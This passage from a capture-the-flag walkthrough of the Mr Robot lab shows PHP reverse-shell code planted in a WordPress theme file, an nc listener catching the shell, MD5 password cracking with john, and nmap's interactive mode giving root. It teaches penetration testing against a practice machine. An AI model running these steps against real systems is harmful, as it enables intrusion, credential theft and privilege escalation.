        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
```


I replaced the `404.php` file inside the `Twenty Fourteen` theme with PHP PentestMonkey. Then I started a listener on port 8443. To activate the reverse shell connection, I went to `http://10.10.33.103/wp-content/themes/twentyfourteen/404.php`.



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/MrRobotCTF]
└─$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.14.55.153] from (UNKNOWN) [10.10.33.103] 38465
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 00:23:44 up  1:47,  0 users,  load average: 0.09, 2.40, 4.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
bash: cannot set terminal process group (2424): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/$ whoami
whoami
daemon
```


And then voila! I got my reverse shell connection from the remote host! Now we have a foothold on the machine.

Privilege Escalation




```
daemon@linux:/home/robot$ ls -lah
ls -lah
total 16K
drwxr-xr-x 2 root  root  4.0K Nov 13  2015 .
drwxr-xr-x 3 root  root  4.0K Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

I obtained the credentials of user robot.




```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/MrRobotCTF]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (?)
1g 0:00:00:00 DONE (2023-07-03 04:25) 2.000g/s 81408p/s 81408c/s 81408C/s bonjour1..teletubbies
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

I used john to crack this hash `c3fcd3d76192e4007dfb496cca67e13b`. After cracking the hash, I obtained the password `abcdefghijklmnopqrstuvwxyz`.




```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$
```

After upgrading my shell to an interactive Python shell, I was able to switch user to robot using the password above!



```
robot@linux:~$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```


Looks like we can use `nmap` to elevate our privileges. Doing a Google search shows the interactive functionality can be used to gain a root shell.



```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !sh
!sh
# whoami
whoami
root
#
```


Using the interactive functionality of `nmap`, I got a root shell.

Flags




```
073403c8a58a1f80d943455fb30724b9
```

The `key-1-of-3.txt` is another hidden directory that contains a hash of `073403c8a58a1f80d943455fb30724b9`.



```
robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

The second flag after I elevated my privileges to robot user.



```
# ls -lah
ls -lah
total 32K
drwx------  3 root root 4.0K Nov 13  2015 .
drwxr-xr-x 22 root root 4.0K Sep 16  2015 ..
-rw-------  1 root root 4.0K Nov 14  2015 .bash_history
-rw-r--r--  1 root root 3.2K Sep 16  2015 .bashrc
drwx------  2 root root 4.0K Nov 13  2015 .cache
-rw-r--r--  1 root root    0 Nov 13  2015 firstboot_done
-r--------  1 root root   33 Nov 13  2015 key-3-of-3.txt
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
-rw-------  1 root root 1.0K Sep 16  2015 .rnd
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

The third flag after I gained a root shell.
